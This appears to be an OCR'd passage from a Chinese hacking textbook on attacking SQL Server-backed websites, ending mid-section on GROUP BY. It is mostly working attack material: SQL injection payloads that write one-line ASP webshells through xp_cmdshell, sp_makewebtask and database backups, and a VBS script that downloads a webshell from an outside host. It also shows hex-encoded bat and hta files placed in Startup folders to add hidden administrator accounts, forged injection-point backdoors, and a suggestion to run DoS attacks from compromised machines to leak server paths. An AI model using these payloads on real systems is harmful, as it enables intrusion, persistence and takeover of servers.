


图6.53

6.3.2 网站绝对路径获取技巧

一、ASP站点的绝对路径获取

在DBowner权限下获取webshell，需要获取网

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.54



图6.55

站的绝对路径，下面我们就来挖掘一下网站绝对路径获取的方法。首先来看一下mssql的注入点获取路径的方法，打开啊D注入工具，在“相关工具”—“目录查看”中可以进行列目录，然后查找网站的物理路径，点击“检测”，然后点击“开始检测”，在“检测位置”里可以选择具体的查看目录，如图6.54。Nbsi工具的“TreeList目录”也可以快速获得mssql注入点的目录，如图6.55。

其它手工方法：从实用的角度来看，我认为xp_cmdshell的一些路径获取技巧就无需去谈了，因为既然xp_cmdshell能用，那我们也就不需要找网站目录这么累了，而是可以直奔系统权限。

二、PHP站点的暴路径方式

这部分内容可以在学习了mysql渗透入侵后结合着来使用，因为很多时候进入了phpmyadmin或者其它情况下，需要网站的绝对路径。

1、普通方式

如果发现了phpmyadmin的踪迹，可以尝试以下这种链接，它就是根据phpmyadmin的泄露信息的漏洞实现的：

```
http://sist.com/phpmyadmin/libraries/select_lang.lib.php
http://sist.com/phpmyadmin/libraries/string.lib.php
http://sist.com /phpmyadmin/libraries/string.lib.php
http://sist.com /phpmyadmin/libraries/database_interface.lib.php
http://sist.com /phpmyadmin/libraries/db_table_exists.lib.php
http://sist.com /phpmyadmin/libraries/display_export.lib.php
http://sist.com /phpmyadmin/libraries/header_meta_style.inc.php
http://sist.com /phpmyadmin/libraries/mcrypt.lib.php
```

其它方式会报错的还有添加单引号，这个最常用了，但是我觉的为了规避防火墙，还是添加“%bf%27”，它等同于单引号，如图6.56。当然我们还可以把“test.com/test.php?id=1”参数后面更改为“id=aaa”这种格式来让其报错，或者是改成“test.com/test.php?id[]=1”这样。




图6.56




图6.57

2、高级方式

利用Google来寻找路径，我们都知道PHP站点在报错的时候基本上都会在网页中显示warning关键词，那么就可以构造如下语法“Site:sist.com warning”、“Site:sist.com 错误信息泄露路径”来进行搜索，如图6.57。

我们还可以利用php的最大执行时间来爆出绝对路径，在php.ini中的“max_execution_time”是

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

php的最大执行时间，如果某个php页面在这个时间内没有执行完毕，就会报错，很多时候php报错都会把绝对路径爆出来。那么该如何利用呢？可以在肉鸡上对目标站点进行CC攻击，攻击的时候可以慢慢的提高线程，然后在本机打开目标站点，从而爆出路径。我发现网上给出的一种方式是找一个速度极慢的http代理，然后访问目标站点，就有可能将绝对路径爆出来了。

三、aspx如何更好的暴路径

好友冰的原点总结了一下aspx站点暴路径的技巧，我感觉这个技巧挺实用的。当我们面对asp.net站点的时候，有经验的朋友会进行诸如“http://www.xx.com/~a.aspx”这样的提交，由于服务器上不存在这样的文件，再加上web.config中一般都会设置成“<customErrors mode="Off"/>”这样的形式，因此当.net的页面出现错误时，就会向客户端返回详细的错误信息，物理路径也就这样泄露了。

在测试站点的时候，我也有了一个新发现，当一个服务器上站点和目录多了后，那么该服务器上就不只有一份web.config，于是就会出现这样的情况：比如a站点的web.config把错误屏蔽了，但b站点上却忘记了，这样当我们提交“http://www.a.com/~a.aspx”和“http://www.b.com/~b.aspx”时，就会得到不同的结果。

另外，当站点做大了以后，一个目录就是一个系统的内容，这样也会出现上面的情况，比如“http://www.xx.com/aa/~a.aspx”和“http://www.aa.com/bb/~b.aspx”，结果也可能会不一样哦，这可是我最近才总结出来的一个很重要的细节，因为不同目录和不同站点下的web.config设置可能是不一样的。

除了上面提到的一点外，我们还可以在目录上做手脚，比如提交“http://www.xx.com/aa/~a.aspx”和提交“http://www.xx.com/aa~/a.aspx”的结果也会是一样的，如图6.58。




图6.58

如果我们想屏蔽错误也很简单，可以在web.config中配置成这样的：

```
<configuration>
  <system.web>
    <customErrors mode="RemoteOnly" defaultRedirect="mycustompage.htm"/>
  </system.web>
</configuration>
```

其中mycustompage.htm就是指定的错误页面。

6.3.3 SA权限下的webshell获取技巧

SA权限还需要webshell？不是可以通过我们前面学习的知识直接获取系统权限吗？由于某些时候即使是SA权限也有可能由于某种原因而拿不到系统权限，因此有时需要上传恢复存储过程的一些dll文件，这时候就需要我们进一步的获取webshell。

一、sp_makewebtask妙用

使用sp_makewebtask直接在web目录里写入一句话木马，通过注入点执行：**http://www.sist.com/xxx.asp?id=123';exec%20sp_makewebtask%20'd:\www\xxx\sist.asp','%20select%20**

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

"<%25execute(request("sist"))%25>"%20';--，注意select后面是两个单引号。

二、echo妙用及问题方案

直接向网站目录写入c/s木马，通过注入点执行：**http://www.sist.com/test.asp?id=1';exec master.dbo.xp_cmdshell'echo ^<^%execute request("cmd")%^>^' >d:\inetpub\wwwroot\sist.asp'**，使用echo写入操作时，对于“<>”符号前面应该加上转义字符“^”。

使用cacls突破只读权限，c/s木马有时使用一句话客户端连接时会发现没有写权限，如图6.59。我们可以尝试执行**http://www.sist.com/test.asp?id=1';exec master.dbo.xp_cmdshell ' cacls d:\inetpub\wwwroot\ /t /e /G everyone:f '**，也就是通过修改网站目录权限为完全控制，达到可以写文件的目的。




图6.59

对于c/s木马提交大马却没有写权限的情况，并且在cacls不起作用时，那么就需要我们想办法直接下载一个大马到网站目录下，前提当然是主机能够上网。比如我们通过下载“http://www.yourftp.cn/webshell.txt”文件，然后写入到“d:\inetpub\wwwroot\sist.asp”文件中去，就可以执行：**http://www.sist.com/test.asp?id=123'; EXEC master.dbo.xp_cmdshell 'echo Set xPost = CreateObject(^"Microsoft.XMLHTTP^"):xPost.Open ^"GET^",^"http://www.yourftp.cn/webshell.txt^",0:xPost.Send():Set sGet = CreateObject(^"ADODB.Stream^"):sGet.Mode = 3:sGet.Type = 1:sGet.Open():sGet.Write(xPost.responseBody):sGet.SaveToFile ^" d:\inetpub\wwwroot\sist.asp ^",2 >d:\z.vbs';--**。

其中下载部分的标准代码如下：

```
echo Set xPost = createObject("Microsoft.XMLHTTP") >z.vbs
echo xPost.Open "GET", http://www.yourftp.cn/webshell.txt,0 >>z.vbs
echo xPost.Send() >>z.vbs
echo Set sGet = createObject("ADODB.Stream") >>z.vbs
echo sGet.Mode = 3 >>z.vbs
echo sGet.Type = 1 >>z.vbs
echo sGet.Open() >>z.vbs
echo sGet.Write(xPost.responseBody) >>z.vbs
echo sGet.SaveToFile " d:\inetpub\wwwroot\sist.asp ",2 >>z.vbs
```

写入之后就可以执行下载脚本木马的语句了：**http://www.sist.com/test.asp?id=123';EXEC%20master.dbo.xp_cmdshell%20'cscript d:\z.vbs';--**，然后通过浏览器访问sist.asp就可以得到大马了。

6.3.4 基于db_owner权限的webshell获取

在前一小节中我们已经知道了如何快速而准确的获取网站的物理路径，那么如何将物理路径结合db_owner权限而获取webshell呢？在显错模式下，对于数据库名的获取比较简单，直接在注入点后添加“and db_name()>0”提交，比如“http://www.sist.com/shownews.aspx?id=5 and db_name()>0”，就可以暴出当前连接的数据库，或者利用注入工具也可以直接查看，如图6.60。




图6.60

一、差异备份

差异备份是指和上一次正常备份作对比，把

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

增加或者修改过的数据备份下来，这样利用两次备份的差值，就可以得到我们的一句话木马，由于备份文件比较小，所以获取webshell的成功率也比较高。

首先完整备份一次（c:\test.bak为所备份文件）：**backup database 库名 to disk = 'c:\test.bak';--**。创建表并插入一句话木马的服务端：

```
create table cmd(a image)--
insert into cmd(a) values (0x3C25657865637574652872657175657374282261222929253E)—
```

最后进行差异备份：**backup database 库名 to disk='目标位置\sist.asp' WITH DIFFERENTIAL,FORMAT;--**，其中“<%execute(request("a"))%>”的十六进制就是“0x3C2565786563757465287265717565737428226122292925 3E”。

二、log增量备份

增量备份是针对于上一次备份（无论是哪种备份），备份上一次备份后所有发生变化的文件。LOG备份需要先把指定的数据库激活为还原模式，它比差异备份多了一句SQL语句，即“alter database 当前数据库 set RECOVERY FULL--”，很多时候LOG增量备份产生的文件更小，所以我们一般选择LOG增量备份：

```
alter database 当前数据库set RECOVERY FULL--把当前库设置成日志完全恢复模式
create table cmd(a image)--
backup log 当前数据库 to disk = 'c:\cmd' with init—“c:\cmd”当然也可以是其它的盘符
insert into cmd(a) values (0x3C2565786563757465287265717565737428226122292925 3E)--
backup log 当前数据库 to disk = ' 网站目录\sist.asp '--
drop table cmd--
```

大家来看一个实例，演示环境为SQL2000，我们当前的数据库为hack，并且网站目录为C:\sdedu，输入上述SQL语句，按F5执行，如图6.61。此时就可以看到，在网站目录下已经生成了test.asp，并且我们的小马已经躺在里面了，如图6.62。




图6.61




图6.62

对于不能成功的情况，可以尝试将一句话木马转换为以下几种情况：

（1）<%%25Execute(request("a"))%%25>

（2）<%Execute(request("a"))%>

（3）%><%execute request("a")%><%

（4）<script language=VBScript runat=server>execute request("a")</script>

（5）<%25Execute(request("a"))%25>

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.63




图6.64





图6.65



查询 – [illegible]IN.test.test – 无标题1*

```
exec master..xp_dirtree 'c:\',1,1
```

	subdirectory	depth	file
1	.rnd	1	1
2	AUTOEXEC.BAT	1	1
3	boot.Inf	1	1
4	CONFIG.SYS	1	1
5	dcache	1	0
6	Documents and Settings	1	0
7	Downloads	1	0
8	Driver.sys	1	1
9	ftc2009	1	0
10	Inetpub	1	0

图6.66

三、注入工具的利用

Nbsi根据注入点可以分析出当前的数据库名，如图6.63，当然nbsi也已经集成了getwebshell的功能，如图6.64，通过写入注入的url地址以及备份的网站物理路径，就可以获得webshell。

通过访问“http://www.site.com/test.asp”就可以访问一句话木马的服务端，如图6.65。大家注意，对于是SQL2000的服务器的DBowner权限，在获取了dbowner权限弱口令连接服务器后，可以通过执行“exec master..xp_dirtree ‘目录名’”来查询目录。“exec master..xp_dirtree”的参数说明，0为只显示目录，1为显示目录和文件。我在SQL2000中执行“exec master..xp_dirtree 'c:\',1,1”就可以列出目录，这时如果通过一级一级的查询，通过分析，就可以查到网站目录，如图6.66。

6.3.5 启动项隐患

启动项是开机的时候系统在前台或者后台运行的程序，程序的自启动给管理者带来了方便，但同时也给入侵者带来了便利的条件，比如可以将一些木马、VBS脚本放到启动项中来实现自启动。

当前用户自启动程序所在文件夹一般是“\Documents and Settings\<用户名字>\开始菜单\程序\启动”，但是对于所有用户有效的启动文件夹一般是在“\Documents and Settings\All Users\“开始”菜单\程序\启动”。我们已经学过了差异备份和Log备份，那么如果我们通过log备份的方法将一段巧妙的VBS脚本（比如添加用户）备份到启动目录，那么当电脑重启的时候，我们的目的也就达到了。

一、Log备份bat文件到启动项

```
alter database [当前库名] set RECOVERY FULL--
create table cmd (a image)--
backup log [当前库名] to disk = 'c:\cmd1' with init--
insert into cmd (a) values
(0x406563686F206F66660D0A40636420633A5C77696E646F77735C73797374656D33325C646C6C63616368655C0D0A406E657431207573657220616646D696E2061646D696E202F6164640D0A406E657431206C6F63616C67726F75702061646D696E69737261746F72732061646D696E202F6164640D0A40646
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
56C20206561676C652E6261740D0A4065786974200D0A40)--
    backup log [当前库名] to disk = ' C:\Documents and Settings\All Users\「开始」菜单\程序\启动\eagle.bat
'--注意这里的路径为所有者的启动目录。
    drop table cmd--
    Values()  括号里面的值为该bat代码的hex形式
    @echo off
    @cd c:\windows\system32\dllcache\
    @net1 user admin admin /add
    @net1 localgroup administrators admin /add
    @del  eagle.bat
    @exit
    @
```

有时候会无法成功，不妨将bat文件的每条多写几下，比如：

```
    @echo off
    @echo off
    @cd c:\windows\system32\dllcache\
    @net1 user admin admin /add
    @net1 user admin admin /add
    @net1 localgroup administrators admin /add
    @net1 localgroup administrators admin /add
    @del  *.bat
    @exit
    @
```

当然如果目录名不是中文字符的话，比如韩国服务器，那我们就可以通过NBSI列出目录，通过对比来找出启动目录。

二、Log备份hta文件到启动项

如果使用bat文件，当电脑重启的时候会弹出黑窗口，那么管理肯定就会怀疑，但是如果改为hta文件，就不会弹窗了。

```
    <script language=VBScript>
    window.moveTo 8888,8888:
    Set s=CreateObject("Wscript.Shell"):
    s.Run "cmd.exe /c net user sist sist_eagle /add",0:
    s.Run "cmd.exe /c net localgroup administrators
sist /add & del test.hta",0:
    window.resizeTo 0,0:
    window.close</script>
```



图6.67

首先将hta代码转化换hex值，如图6.67。

然后在log备份语句中稍微修改insert语句为：

```
insert into cmd (a) values(0x3C7363726970742
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

06C616E67756167653D56425363726970743E0D0A77696E646F772E6D6F7665546F20383838382C383838383A0D0A53657420733D4372656174654F626A65637428225773637269707 42E5368656C6C22293A0D0A732E52756E2022636D642E657865202F63206E6574207573657220736973742073697374 5F6561676C65202F616464222C303A0D0A732E52756E2022636D642E657865202F63206E6574206C6F63616C67726F75702061646D696E6973747261746F72732073697374202F6164642026206564656C20746573742E687461222C303A0D0A77696E646F772E726573697A65546F20302C303A0D0A77696E646F772E636C6F73653C2F73637269707 43E0D0A)。

三、备份工具

“SQL INJ Backup Shell”可以自动完成我们的上述log备份操作，在URL处填入DB_Owner或者SA权限的注入点，并选择参数类型（Integer、String）。在Code处可以自定义hta代码，如图6.68。点击“BackUP”就可以将hta文件备份到启动项了，启动项中的文件如图6.69所示，电脑重启后在系统中就会增加一个名为sist的用户了。




图6.68




图6.69




图6.70

6.3.6 伪造注入点渗透

伪造注入点？顾名思义就是制造假的注入点来方便渗透入侵，伪造注入点都有什么用处呢？

1、在旁注中发挥巨大作用，我们首先假设一个场景，如图6.70：比如www.3hsg.com和www.sist.com处在同一个服务器里面，我们的目标是www.3hsg.com，当然通过旁注的方法拿下了www.sist.com，但在提权无法成功的情况下，经过查找敏感文件我们找到了包含SA用户和密码的conn.asp或者是sist.com的db_owner的用户名和密码，那么我们就可以通过伪造一个注入点来进行列目录，找到我们的目标站点，再利用log备份或者差异备份最终拿到目标站点的shell。

通过获取到的帐号和密码，构造如下test.asp程序代码：

```
<%
strSQLServerName = "211.122.11.11"    '服务器的IP
strSQLDBUserName = "sa"        '数据库帐号
strSQLDBPassword = "account"        '数据库密码
strSQLDBName = "server"        '数据库名称
Set conn = Server.CreateObject("ADODB.Connection")
strCon = "Provider=SQLOLEDB.1;Persist Security Info=False;Server=" & strSQLServerName & ";User ID=" & strSQLDBUserName & ";Password=" & strSQLDBPassword & ";Database=" &
```

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
strSQLDBName & ";"
    conn.open strCon
    dim rs,strSQL,id
    set rs=server.createobject("ADODB.recordset")
    id = request("id")
    strSQL = "select * from admin where id=" & id
    rs.open strSQL,conn,1,3
    rs.close
    %>
```

然后将该文件上传到webshell的sist.com目录里，如果数据库中存在admin表并且有id字段，就可以通过注入工具注入我们自己伪造的注入点“http://www.sist.com/test.asp?id=1”，这样就可以通过差异备份或者LOG备份SHELL到3hsg.com目录下了。

可能很多读者要说，既然有了帐号、密码和数据库IP，那么我们不是可以使用查询分析器来连接吗？确实是可以的，但是使用这种方法很多时候对于处在内网的WEB+数据库服务器有利，并且通过注入工具来玩HACKing不是更加方便吗？

2、至于伪造注入点的其它玩法，就是获取了webshell后，可以自己留个注入点后门。如何留呢？这种方法比较绝了，一般网站中的数据库连接文件都是放在inc/conn.asp，通过conn.asp获得数据库帐户密码后可以自己构造，另一个就是通过搜索查看源代码来构造注入点。

对于第一种情况：如果是MDB数据库那就非常简单了，直接下载回来就行了，然后找其字段，自己再构造一个网页，这里以asp为例，注意其中的“admin”表必须存在，所以前提是该文件必须先与数据库连接上！

```
<!--#include file="Inc/conn.asp"-->
<%
dim rs,strSQL,id
set rs=server.createobject("ADODB.recordset")
id = request("id")
strSQL = "select * from admin where id=" & id
'admin为数据库中的表名，其字段为id
%>
```




图6.71




图6.72




图6.73

假设数据库中有一个表名admin，我们构造好这段代码放置在系统根目录下，命名为test.asp。这时候，我们可以访问“http://target.com/test.asp?id=1”，这个连接就是我们的注入点，只要把这个文件藏在比较深的目录下，让管理员找不到，整个网站就还在我们的控制中。

对于第二种情况：如果是MSSQL数据库，我们可以在webshell中连接MSSQL，找到数据库中的表，在找其字段，一般在admin表中的字段为id，如图6.71。我们构造注入点，如图6.72，这样再使用啊D注入工具就可以找到注入点了，如图6.73。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

6.3.7 group By及Having操作符

一、Group by简单来说就是分组功能

其语法为：[GROUP BY [ALL] group_by_expression [,...n] [WITH { CUBE | ROLLUP }]]。我们依次执行**select * from book;**和**select * from book group by SRnum;**，就可以发现group by按照SRnum分组，取消了重复列，如图6.74，图6.75所示。

二、在Where后使用Group by

将WHERE子句与GROUP BY子句一起使用，分组查询（Group by子句）可以在“形成组”和“计算列函数”之前，通过添加“WHERE 子句”消除不符合条件的行，必须要在GROUP BY子句之前指定WHERE子句。例如：**select * from book where SRnum=5 group by Bnum;**，如图6.76。Group by后的值必须出现在select后面，我在例子中由于为*，因此group by后面可以为任何字段。

```
mysql> select * from book;
+------+-------+-----------+-------+-------+-------+
| Bnum | SRnum | Aname     | Pname | Pday  | Edate |
+------+-------+-----------+-------+-------+-------+
| 1    | 1     | NULL      | NULL  | NULL  | NULL  |
| 2    | 3     | NULL      | NULL  | NULL  | NULL  |
| 3    | 1     | blackeagle| a     | NULL  | NULL  |
| 4    | 5     | NULL      | NULL  | NULL  | NULL  |
| 5    | 5     | Clackeagle| c     | NULL  | NULL  |
| 6    | 6     | Dlackeagle| d     | NULL  | NULL  |
+------+-------+-----------+-------+-------+-------+
```

图6.74

```
mysql> select * from book group by SRnum;
